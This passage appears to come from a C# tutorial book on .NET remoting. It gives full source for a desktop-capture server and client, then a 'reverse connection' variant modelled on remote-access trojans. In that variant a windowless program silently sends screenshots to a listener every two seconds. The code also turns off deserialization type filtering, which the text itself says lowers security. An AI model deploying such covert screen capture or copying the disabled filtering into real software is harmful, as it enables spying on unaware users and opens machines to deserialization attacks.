The Bitmap is used to store the captured image in bitmap form. The memoryStream is used to store the captured desktop in stream form. MemoryStream is where we use RAM to store data. It is akin to a Hard Disk, except that we are using RAM as though it were a hard disk. The Graphics object is needed to manipulate images. And it is later used to capture the desktop.

Within the GetBitmap method, the first line initializes the memoryStream to 10000 bytes. However, this initial size is automatically expanded as and when needed:

```
memoryStream = new MemoryStream(10000);
```

We then use a try-catch block to capture the screen:

```
   try
{
rc = Screen.PrimaryScreen.Bounds; bitmap = new Bitmap(rc.Width,
rc.Height, PixelFormat.Format32bppArgb);
memoryGraphics = Graphics.FromImage(bitmap);
memoryGraphics.CopyFromScreen(rc.X, rc.Y, 0, 0, rc.Size,
CopyPixelOperation.SourceCopy);
}
```

The `Rectangle rc` stores the screen dimensions which is needed to create a bitmap of the correct size. We then derive a Graphics object from this bitmap. We need to do this because Graphics object has the available methods to copy from screen. The actual copying is then done via the `CopyFromScreen` method. We next create a memoryStream version of the bitmap:

```
// Bitmap to MemoryStream
bitmap.Save(memoryStream, ImageFormat.Jpeg);
```

We need to do this because .NET remoting will not accept bitmaps for remoting. Finally we return the memoryStream to the Client:

```
return memoryStream;
```

11.5.2 How the RemotingClient Program works

In the RemotingClient Program, we first create the following objects:

```
    DesktopInterface desktopInterface; StringBuilder s;
MemoryStream memoryStream;
```

The DesktopInterface comes from RemotingInterface Class Library (dll). It will later

store the interface proxy (`RemotingInterface.DesktopInterface`) used to

represent the Server. `MemoryStream` will be used to store the image of the Desktop returned by the Server. Within the Form_Shown event handler, we first create a TcpChannel. This channel is the communications object that will help the client connect to the server:

```
TcpChannel tcpchannel = new TcpChannel();
```

Then, we register the TcpChannel:

```
ChannelServices.RegisterChannel(tcpchannel, false);
```

Next, we Activate the object on the Server and retrieve an interface (the proxy interface) from it so that we can perform operations on the remote Server by manipulating the interface as if it was the Server:

```
    desktopInterface = ( DesktopInterface)Activator.GetObject(
typeof(DesktopInterface),
"tcp://127.0.0.1:7777/DesktopCapture");
```

The interface is assigned to the desktoInterface object which we declared earlier. The line `tcp://127.0.0.1:7777/DesktopCapture` is the URI (Uniform Resource Identifier). It uniquely idenfies the resource exposed by the Server. The interface called desktopInterface represents the remote Server. From now on we can use the methods on the Server by calling it directly, using the interface. It appears as if we were calling methods locally.

To call the HelloMethod() method, just call it as follows:

```
textBox1.Text = desktopInterface.HelloMethod("Paul").ToString();
```

To call the GoodbyeMethod(), just call it as folows:

```
textBox1.Text = desktopInterface.GoodbyeMethod().ToString();
```

To get the remote desktop, first get the image of the remote desktop in its MemoryStream form:

```
memoryStream = desktopInterface.GetBitmap();
```

Then create a bitmap from it:

```
Bitmap b = new Bitmap(memoryStream);
```

Finally the bitmap is being displayed in the PictureBox:

```
pictureBox1.Image = b;
```

Exercise 11 a

Modify the program so that the picture is automatically updated after every regular intervals of a specified duration.

Tip:

Insert a timer object. By default it will be called timer1. In its property window, set enabled to true.

Then, insert the following code:

```
private void timer1_Tick(object sender, EventArgs e) {
try { memoryStream = desktopInterface.GetBitmap(); Bitmap
b = new Bitmap(memoryStream); pictureBox1.Image = b; }
catch (Exception err) { timer1.Stop(); }
}
```

Examine the code above and explain how it works. Why do we need a try-catch block?

CHAPTER 12 – Reverse Remote Desktop Capture Using Remoting

12.1 Objective

In the previous chapter, we built a Server which waits for connection from the Client. When the Client connects, the Server captures its desktop image and sends it to the Client. This works well if the Server is reachable. A problem arises when the Server is located behind a Firewall, or, a DSL Router Modem. The problem is as depicted in Fig 12a.





Fig 12a - Unreachable Server behind Firewall

Referring to Fig 12a, it appears that the Client would not be able to connect to the Server, unless the Firewall has been configured to portmap all incoming packets to the Server. A solution to this problem, is to have the Server reach out and connect to the Client. This technique is borrowed from the technology known as Reverse Connection Shell or sometimes called Reverse Connection RAT. In this Chapter we will create a Reverse Connection Server and Client. What this means is that the Client which is located outside the Firwall (usually Internet) will wait for connections. It will therefore, need to have a static IP address. The

Server then tries to connect to the Client at regular intervals, say every 5 seconds. Once a connection is established, it will send an image of its desktop to the Client. If a Client is not available, the Server will keep on looping and re-trying every 5 seconds.

12.2 Building the Projects

Our Solution folder will be named ReverseRemotingDesktop. Within it, we will have three projects. They are: RemotingInterface, ReverseDesktopClient and ReverseDesktopServer. See Fig 12 a below.


ReverseRemotingDesktop - Microsoft Visual C# ...
File
Edit
View
Project
Build
Debug
Data
Tools
Window
Community
Help
Solution Explorer - ReverseDesktopServer
Properties

Solution 'ReverseRemotingDesktop' (3 projects)

```
RemotingInterface
    Properties
    References
    DesktopInterface.cs
ReverseDesktopClient
    Properties
    References
    Form1.cs
    Program.cs
ReverseDesktopServer
    Properties
    References
    Form1.cs
    Program.cs
```

ReverseDesktopServer Project Properties


Project File	ReverseDesktopServer.csp

Project File
The name of the file containing build, configuration, and...

Ready

Fig 12 a – Solution Explorer for ReverseRemotingDesktop

Let’s begin. Create a new Class Library Project called Remoting Interface . Then click on Save All in the File Menu. A Save Project dialog box appears. See Fig 12b.



Save Project

Name: RemotingInterface

Location: D:_Rat Projects in Csharp

Solution Name: ReverseRemotingDesktop

[✓] Create directory for solution

Fig 12 b – Saving project & also creating the ReverseRemotingDesktop Solutions directory

Change the Solution Name to ReverseRemotingDesktop. This will be the name of the Solutions folder which will hold all our three projects. Then add a Windows Application Project called ReverseDesktopClient. Finally add the third Windows Application Project called ReverseDesktopServer.

Now, we will do the RemotingInterface Project first. Insert a reference to System.Drawing. Then key in the following source code:

```
// // Remoting Interface for DesktopCapture // by Paul
Chin // Sept 5, 2007 // using System; using
System.Collections.Generic; using System.Text; using
System.Drawing; using System.IO;
namespace RemotingInterface { public interface
DesktopInterface { void HelloMethod(String name); void
GoodbyeMethod(); void SendBitmap(MemoryStream
memoryStream); } }
```

Then, compile the above code so that the file called RemotingInterface.dll is generated. We need this file because the other two projects will be referencing it. The other two projects are ReverseDesktopClient and ReverseDesktopServer. So make sure you compile it first.

Next, we will do the Reverse Desktop Client Project. Create the following objects into the Form:

pictureBox1 textBox1
button1
button2
button3

See Fig 12c on the placement of these objects and the respective text and captions.




Fig 12c – Design of the Client Form

Next insert the following references:

`RemotingInterface System.Drawing System.Runtime.Remoting`

Then create a Form1_Shown event handler. Finally, enter the following code:

```
   //
// Reverse Desktop Client for DesktopCapture
// by Paul Chin
// Sept 6, 2007
//

   using System;
using System.Collections.Generic; using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;

using System.Drawing.Imaging; //For PixelFormat and ImageFormat
using System.IO;

   //For remoting:
using System.Runtime.Remoting;
using System.Runtime.Remoting.Channels; using
System.Runtime.Remoting.Channels.Tcp;

using RemotingInterface; //Remember to add reference to
//RemotingInterface dll first

   namespace ReverseDesktopClient {
public partial class Form1 : Form {
public Form1() {
InitializeComponent(); }

private void Form1_Shown(object sender, EventArgs e) {
//http://www.thinktecture.com/resourcearchive/net-remoting-
faq/changes2003 BinaryServerFormatterSinkProvider provider = new

   BinaryServerFormatterSinkProvider ();
provider.TypeFilterLevel =
System.Runtime.Serialization.Formatters.TypeFilterLevel.Full;
System.Collections.Hashtable props = new
System.Collections.Hashtable();
//props["port"] = 7777;
props.Add("port", 7777);

TcpChannel chan = new TcpChannel(props, null, provider);

   ChannelServices .RegisterChannel(chan, false);
```

```
RemotingConfiguration.RegisterWellKnownServiceType(
typeof(DesktopServer), //type
"DesktopCapture", //uri
WellKnownObjectMode.SingleCall);
}

   private void button1_Click(object sender, EventArgs e) {
bool bFileExists = File.Exists("Hello.txt"); if (bFileExists)
{

   using (StreamReader sr = File.OpenText("Hello.txt")) {
string s = "";
while ((s = sr.ReadLine()) != null) {
textBox1.Text = s; }
}
}
}
private void button2_Click(object sender, EventArgs e) {

   bool bFileExists = File.Exists("Bye.txt"); if (bFileExists)
{

   using (StreamReader sr = File.OpenText("Bye.txt")) {
string s = "";
while ((s = sr.ReadLine()) != null) {
textBox1.Text = s; }
}
}

}
private void button3_Click(object sender, EventArgs e)

   {
pictureBox1.ImageLocation = "Desktop.jpg";
}
}

   public class DesktopServer : MarshalByRefObject,
DesktopInterface {
public void HelloMethod(String name) {
using (StreamWriter sw = File.CreateText("Hello.txt")) {
sw.WriteLine("Hello" + name); }

   }
public void GoodbyeMethod() {
using (StreamWriter sw = File.CreateText("Bye.txt"))

   {
```

```
sw.WriteLine("GoodBye");
}
}
public void SendBitmap(MemoryStream memoryStream) {
Bitmap b = new Bitmap(memoryStream);
b.Save("Desktop.jpg");
}
}
}
```

Then compile the code. We will analyze how it works after completing the next Project – ReverseDesktopServer .

We will now build our third project - the ReverseDesktopServer project. The Form will be blank since there will be no user interaction with it. However, insert a Timer object. By default it will be called timer1. In the properties windows, set its interval to 2000 (milliseconds). Then, add the following references:

RemotingInterface System.Drawing System.Runtime.Remoting

Then insert a Form1_shown event handler, then key in the following code:

```
   //
// ReverseDesktop Server
// by Paul Chin
// Sept 7, 2007
//
using System;
using System.Collections.Generic; using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms; using RemotingInterface;
using System.IO; using System.Drawing.Imaging; //For PixelFormat
```

```
and ImageFormat

    //For remoting:
using System.Runtime.Remoting;
using System.Runtime.Remoting.Channels;
using System.Runtime.Remoting.Channels.Tcp;

    //Remember to add reference to //RemotingInterface dll first
//MemoryStream

    namespace ReverseRemotingDesktop {
public partial class Form1 : Form {
Bitmap bitmap;
MemoryStream memoryStream;
Graphics memoryGraphics;
Rectangle rc;
DesktopInterface desktopInterface; TcpChannel tcpchannel;

public Form1() {
InitializeComponent(); }
private void Form1_Shown(object sender, EventArgs e) {
//http://www.codeproject.com/csharp/PathRemotingArticle.asp

    BinaryClientFormatterSinkProvider clientProvider = new
BinaryClientFormatterSinkProvider();
BinaryServerFormatterSinkProvider serverProvider = new
BinaryServerFormatterSinkProvider();
serverProvider.TypeFilterLevel =
System.Runtime.Serialization.Formatters.TypeFilterLevel.Full;

    System.Collections. Hashtable props = new
System.Collections.Hashtable();
props["port"] = 0;
string s = System.Guid.NewGuid().ToString();
props["name"] = s;
props["typeFilterLevel"] =
System.Runtime.Serialization.Formatters.TypeFilterLevel.Full;
TcpChannel tcpchannel = new TcpChannel(
props, clientProvider, serverProvider);

    ChannelServices .RegisterChannel(tcpchannel, false);
desktopInterface = (DesktopInterface)Activator.GetObject(
typeof(DesktopInterface), // Remote object type
"tcp://127.0.0.1:7777/DesktopCapture");
}

    private void timer1_Tick(object sender, EventArgs e) {
try
{
```

```
desktopInterface.GoodbyeMethod(); //1st Method on Client
desktopInterface.HelloMethod("Paul Chin"); //2nd Method on Client

   memoryStream = new MemoryStream(10000); rc =
Screen.PrimaryScreen.Bounds; bitmap = new Bitmap(rc.Width,
rc.Height,

PixelFormat.Format32bppArgb);
memoryGraphics = Graphics.FromImage(bitmap);
memoryGraphics.CopyFromScreen(rc.X, rc.Y, 0, 0, rc.Size,

   CopyPixelOperation .SourceCopy);
// Bitmap to MemoryStream
bitmap.Save(memoryStream, ImageFormat.Jpeg);
desktopInterface.SendBitmap(memoryStream); //3rd Method on Client

   }
catch (Exception ex)
{
System.Threading.Thread.Sleep(5000); //If No Client }
} }
}
```

Finally, compile the source code. Next, we will test the programs. You will need to start the Client program first. This is because the Client waits for connections from the Server. Remember, this is a reverse connection type system. Go to the bin directory of the Client project and run the exe file. Then do the same for the Server.

12.3 Explanation

We will now analyze how the programs work.

12.3.1 Explanation for the RemotingInterface Project

First, we take a look at the RemotingInterface Project.

There is only one file called DesktopInterface.cs:

```
public interface DesktopInterface { void
HelloMethod(String name); void GoodbyeMethod(); void
SendBitmap(MemoryStream memoryStream); }
```

Remember that this is a Class Library project. When compiled a DLL file called RemoteInterface.dll is created. It is referenced by both the ReverseDesktopClient and ReverseDesktopServer. As such, when deploying the Server, you should put the Server application, which is called ReverseDesktopClient.exe and the RemotingInterface.dll together in the same folder. Similarly, you should also put the Client application, which is called ReverseDesktopClient and the RemotingInterface.dll together in the same folder in the Client PC. The architecture is as shown in Fig 12d.

```
Server--Interface------[Firewall]-------
Interface--Client
```

Fig 12d – Interface acts as proxy for remote host application

Remember that this is a reverse connection system. Therefore it is the Client which waits for connections. The Server can call the methods of the Client through the Interface. The sole function of the Interface is to expose the Client’s methods. To the Server, it can call the Client’s methods as if the calls were made locally. These are the three methods exposed by the Client through the Interface:

```
void HelloMethod(String name); void GoodbyeMethod(); void
SendBitmap(MemoryStream memoryStream);
```

The Interface program is, therefore extremely short, consisting only of the above three lines. However note that we need to use the keywords `public interface` when creating an interface object.

12.3.2 Explanation for the ReverseDesktopClient

Next we will look at how the ReverseDesktopClient works. This project actually consists of two classes withint the same project:

```
public partial class Form1 : Form {
. . .
}
public class DesktopServer : MarshalByRefObject,
DesktopInterface { . . . }
```

The first class, Form1 is merely to create the Graphical User Interface as shown in Fig 12c earlier. On the other hand, the second class DesktopServer is the remotable object that is being exposed to the Server. Note that it inherits two classes, viz, the MarshalByRefObject class and the DesktopInterface class. The effect of these multiple inheritances is to enable the DesktopServer methods to be remotely accessible as though they were local methods.

Within the Form1_Shown event handler, take note of these horrendous looking lines:

```
//http://www.thinktecture.com/resourcearchive/net-remoting-
faq/changes2003 BinaryServerFormatterSinkProvider provider = new

   BinaryServerFormatterSinkProvider ();
provider.TypeFilterLevel =
System.Runtime.Serialization.Formatters.TypeFilterLevel.Full;
System.Collections.Hashtable props = new
System.Collections.Hashtable(); //props["port"] = 7777;
props.Add("port", 7777);
```

This code was suggested by the website:
http://www.thinktecture.com/resourcearchive/net-remoting-faq/changes2003

What exactly do the lines aim to achieve? Basically, all those lines are intended to change the TypeFilterLevel to Full. This lowers the security so that all objects are deserializable. Without it, only text are serializable and MemoryStreams would not be. We would get the following error:

```
System.Runtime.Serialization.SerializationExc
Because of security restrictions, the type
System.Runtime.Remoting.ObjRef cannot be
accessed.
```

The above cryptic message is most unhelpful, it does not even suggest how the problem could be solved. Upon searching the Internet I discovered from
http://www.thinktecture.com/resourcearchive/net-remoting-faq/changes2003
the solution which is used above. What is the meaning

of serialization and deserialization. Below is a quote from the Wikipedia:

In computer science, in the context of data storage and transmission, serialization is the process of saving an object onto a storage medium (such as a file, or a memory buffer) or to transmit it across a network connection link in binary form. The series of bytes or the format can be used to re-create an object that is identical in its internal state to the original object (actually a clone). This process of serializing an object is also called deflating or marshalling an object. The opposite operation, extracting a data structure from a series of bytes, is deserialization (which is also called inflating or unmarshalling).

If you will recall, we need not have to do this in the previous chapter where the system was a Direct Connection Type. No Serialization Error occurred in that system. However, for the Reverse Connection Type, the Serialization Error seems to occur. It appears that security is stricter when a machine is attempting to send an object to another machine without being requested.

The next line creates a TcpChannel with the parameters configured above:

```
TcpChannel chan = new TcpChannel(props, null, provider);
```

This channel is one where the `TypeFilterLevel` is `Full`.

The program then goes on to register the service:

```
ChannelServices.RegisterChannel(chan, false);
RemotingConfiguration.RegisterWellKnownServiceType(
typeof(DesktopServer), //type "DesktopCapture", //uri
WellKnownObjectMode.SingleCall);
```

The type of service is of DesktopServer interface class which we created earlier. The "DesktopCapture" name is merely a way to uniquely identify this service and will be referred to by the the calling machine as follows:

```
"tcp://127.0.0.1:7777/DesktopCapture"
```

This address where exact resources can be exactly and specifically referenced is also known as URI (Uniform Resource Identifier). SingleCall mode is where a separate instance is created whenever a call is made.

There are three buttons on the Form, each containing the following handlers:

```
private void button1_Click(object sender, EventArgs e) {
. . . }
```

```
private void button2_Click(object sender, EventArgs e) {
. . . }
private void button3_Click(object sender, EventArgs e) {
. . . }
```

`button1` is to fetch the text from a file called Hello.txt. This file contains the message called “Hello Paul Chin” sent by the Server:

```
bool bFileExists = File.Exists("Hello.txt"); if
(bFileExists) { using (StreamReader sr =
File.OpenText("Hello.txt")) { string s = ""; while ((s =
